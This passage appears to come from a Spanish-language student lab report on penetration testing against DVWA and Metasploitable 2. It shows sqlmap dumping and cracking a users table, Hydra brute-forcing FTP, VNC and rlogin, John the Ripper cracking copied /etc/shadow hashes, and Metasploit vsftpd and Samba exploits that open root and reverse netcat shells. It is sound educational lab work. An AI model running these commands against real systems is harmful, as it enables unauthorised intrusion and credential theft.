
sqlmap -u "http://192.168.2.226/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --dbs --user-agent="Opera" --cookie="security=low; PHPSESSID=58b9fea68a432b210caace642343781d" -D dvwa -T users --dump-all --batch

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+-----------------------------------------------------------+-----------+------------+
| user_id | user    | avatar                                                | password                                                  | last_name | first_name |
+---------+---------+-------------------------------------------------------+-----------------------------------------------------------+-----------+------------+
| 1       | admin   | http://192.168.2.226/dvwa/hackable/users/admin.jpg    | 5f4dcc3b5aa765d61d8327deb882cf99 (password)               | admin     | admin      |
| 2       | gordonb | http://192.168.2.226/dvwa/hackable/users/gordonb.jpg  | e99a18c428cb38d5f260853678922e03 (abc123)                 | Brown     | Gordon     |
| 3       | 1337    | http://192.168.2.226/dvwa/hackable/users/1337.jpg     | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)                | Me        | Hack       |
| 4       | pablo   | http://192.168.2.226/dvwa/hackable/users/pablo.jpg    | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)                | Picasso   | Pablo      |
| 5       | smithy  | http://192.168.2.226/dvwa/hackable/users/smithy.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password)               | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+-----------------------------------------------------------+-----------+------------+

[09:10:10] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.2.226/dump/dvwa/users.csv'
[09:10:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.2.226'

[*] ending @ 09:10:10 /2025-11-20/
```

```
[09:10:10] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.2.226/dump/dvwa/guestbook.csv'
[09:10:10] [INFO] fetching columns for table 'users' in database 'dvwa'
[09:10:10] [INFO] fetching entries for table 'users' in database 'dvwa'
[09:10:10] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[09:10:10] [INFO] using hash method 'md5_generic_passwd'
[09:10:10] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[09:10:10] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:10:10] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:10:10] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
```

Podemos observar, como sqlmap ha podido acceder a los datos de la tabla y en la segunda foto ha podido deshashear las contraseñas y acceder a los valores.

Podemos entrar a observar las imágenes de las base de la datos entre otros aspectos, al igual que las contraseñas u otros datos.



h. Ataques a contraseñas online (una herramienta)

Existen diversas herramientas para esta tarea como Medusa o Ncrack. La herramienta utilizada para esta parte va a ser *Hydra*. Esta herramienta que ya está instalada en la Kali Linux se usa para pruebas de fuerza bruta online contra servicios como SSH, FTP, HTTP-form, SMB, etc. Es especialmente útil para evaluar políticas de contraseñas débiles.

Primero se prueba a atacar con FTP , dado que el protocolo SSH de metaexploit no es compatible directamente con la herramienta. Con el siguiente comando:

```
hydra -l msfadmin -P /usr/share/wordlists/metasploit/unix_passwords.txt ftp://192.168.64.5

hydra -l msfadmin -P ~/mi_diccionario.txt ftp://192.168.64.5
```

```
gabriel@kali:~$ hydra -l msfadmin -P ~/mi_diccionario.txt ftp://192.168.64.5
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
 service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-21 12:44:50
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.64.5:21/
[21][ftp] host: 192.168.64.5   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-21 12:44:50
```


Tambien se ha probado con otros servicios como vncviewer con el comando:

```
hydra -P /usr/share/wordlists/metasploit/vnc_passwords.txt vnc://192.168.1.49
```

```
gabriel@kali:~$ hydra -P /usr/share/wordlists/metasploit/vnc_passwords.txt vnc://192.168.1.49
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
 service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-23 13:37:45
[WARNING] you should set the number of parallel task to 4 for vnc services.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a p
revious session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking vnc://192.168.1.49:5900/
[5900][vnc] host: 192.168.1.49   password: password
[STATUS] attack finished for 192.168.1.49 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-23 13:37:55
```


Al igual que el servicio de rlogin que de momento por defecto no esta habilitado en la Metaexploit 2:

```
$ hydra -L /usr/share/wordlists/metasploit/unix_users.txt \
    -P /usr/share/wordlists/metasploit/unix_passwords.txt \
    rlogin://192.168.1.49
```




Para comprobar que las contraseñas crackeadas son correctas se proceden a probar las contraseñas recabadas. Primero con el vncviewer , donde la

contraseña recabada fue “password”



Paso 1: Poner el comando con su contraseña



Paso 2: Visualización de su funcionamiento

i. Ataques a contraseñas offline (una herramienta)

Para esta tarea también se podría haber usado Hashcat, pero la herramienta que se va a utilizar para esta sección es *John the Ripper* para aplicar una técnica de ataque offline para recuperar contraseñas a partir de hashes extraídos de sistemas del entorno de laboratorio.

Primero es necesario que la Kali ya tenga los hashes en su máquina por lo que se los pasaremos desde la Metasploitable 2 con los siguientes comandos:

```
sudo cp /etc/passwd .
sudo cp /etc/shadow .
cp /etc/shadow /home/msfadmin/
cp /etc/passwd /home/msfadmin/

scp msfadmin@192.168.1.49:/home/msfadmin/passwd .
scp msfadmin@192.168.1.49:/home/msfadmin/shadow .
```

Y luego desde la Kali unificamos los archivos con el siguiente comando:

```
unshadow passwd shadow > hashes.txt
```

Podemos comprobar la creación del archivo con:

```
cat hashes.txt
```

Donde se verán líneas tipo:

```
msfadmin:$1$asd123$.....:1000:1000:...
postgres:!:...
service:$1$xxxxx$xxxx:...
```

A partir de aquí ya podemos proceder a crackear de la siguiente forma:

```
john --wordlist=/usr/share/wordlists/metasploit/password.lst hashes.txt
john --format=md5crypt-long --wordlist=mi_diccionario.txt --users=msfadmin
hashes.txt
```

```
gabriel@kali:~$ john --format=md5crypt-long --wordlist=mi_diccionario.txt --users=msfadmin hashe
s.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 2 needed for performance.
msfadmin         (msfadmin)
1g 0:00:00:00 DONE (2025-11-23 12:29) 100.0g/s 100.0p/s 100.0c/s 100.0C/s msfadmin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
gabriel@kali:~$
```

Para ver las contraseñas crackeadas utilizamos el siguiente comando:

john --show hashes.txt

```
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

4 password hashes cracked, 3 left
```

j. Metasploit (enumeración, identificación de vulnerabilidades y explotación):

Abrimos Metasploit desde la Kali por consola usando:

msfconsole

Usamos nmap para comprobar que el objetivo tiene vulnerabilidades, por ejemplo, el valor: **21/tcp open ftp vsftpd 2.3.4,** usaremos el contexto del script de nmap –vuln, que usamos anteriormente.

nmap -sV 192.168.2.226

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
```

Ejecutamos, para ver la versión:

search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Ser
vice
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Com
mand Execution
```

Lo seleccionamos como objetivo y ejecutamos:

set RHOSTS 192.168.2.226
run

Ahora tenemos acceso a la shell del objetivo:

```
[+] 192.168.2.226:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.18:33021 → 192.168.2.
226:6200) at 2025-11-20 09:36:16 -0500

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
 2008 i686 GNU/Linux
```

Más ataques:

Samba, obtenemos root, ya que samba tiene esos permisos:

Observamos que, con esa versión, debemos seleccionar la que pone username map script, lo buscamos con *search samba, y* es el 15.

```
msf exploit(multi/samba/usermap_script) > searchsploit samba 3.0.20
[*] exec: searchsploit samba 3.0.20

 Exploit Title                                                                                  |  Path
------------------------------------------------------------------------------------------------ ---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                                          | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)                | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                                           | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                                   | linux_x86/dos/36741.py
------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
msf exploit(multi/samba/usermap_script) >
```

Otra opción:

```
msf > search samba 3.0.20

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Exe
cution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) >
```

Preparativo:

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.2.226
RHOSTS ⇒ 192.168.2.226
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD ⇒ cmd/unix/reverse_netcat
```

Ejecución:

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.2.18:4444
[*] Command shell session 1 opened (192.168.2.18:4444 → 192.168.2.226:47156) at 2025-11-23 10:17:36 -0500

whoami
root
```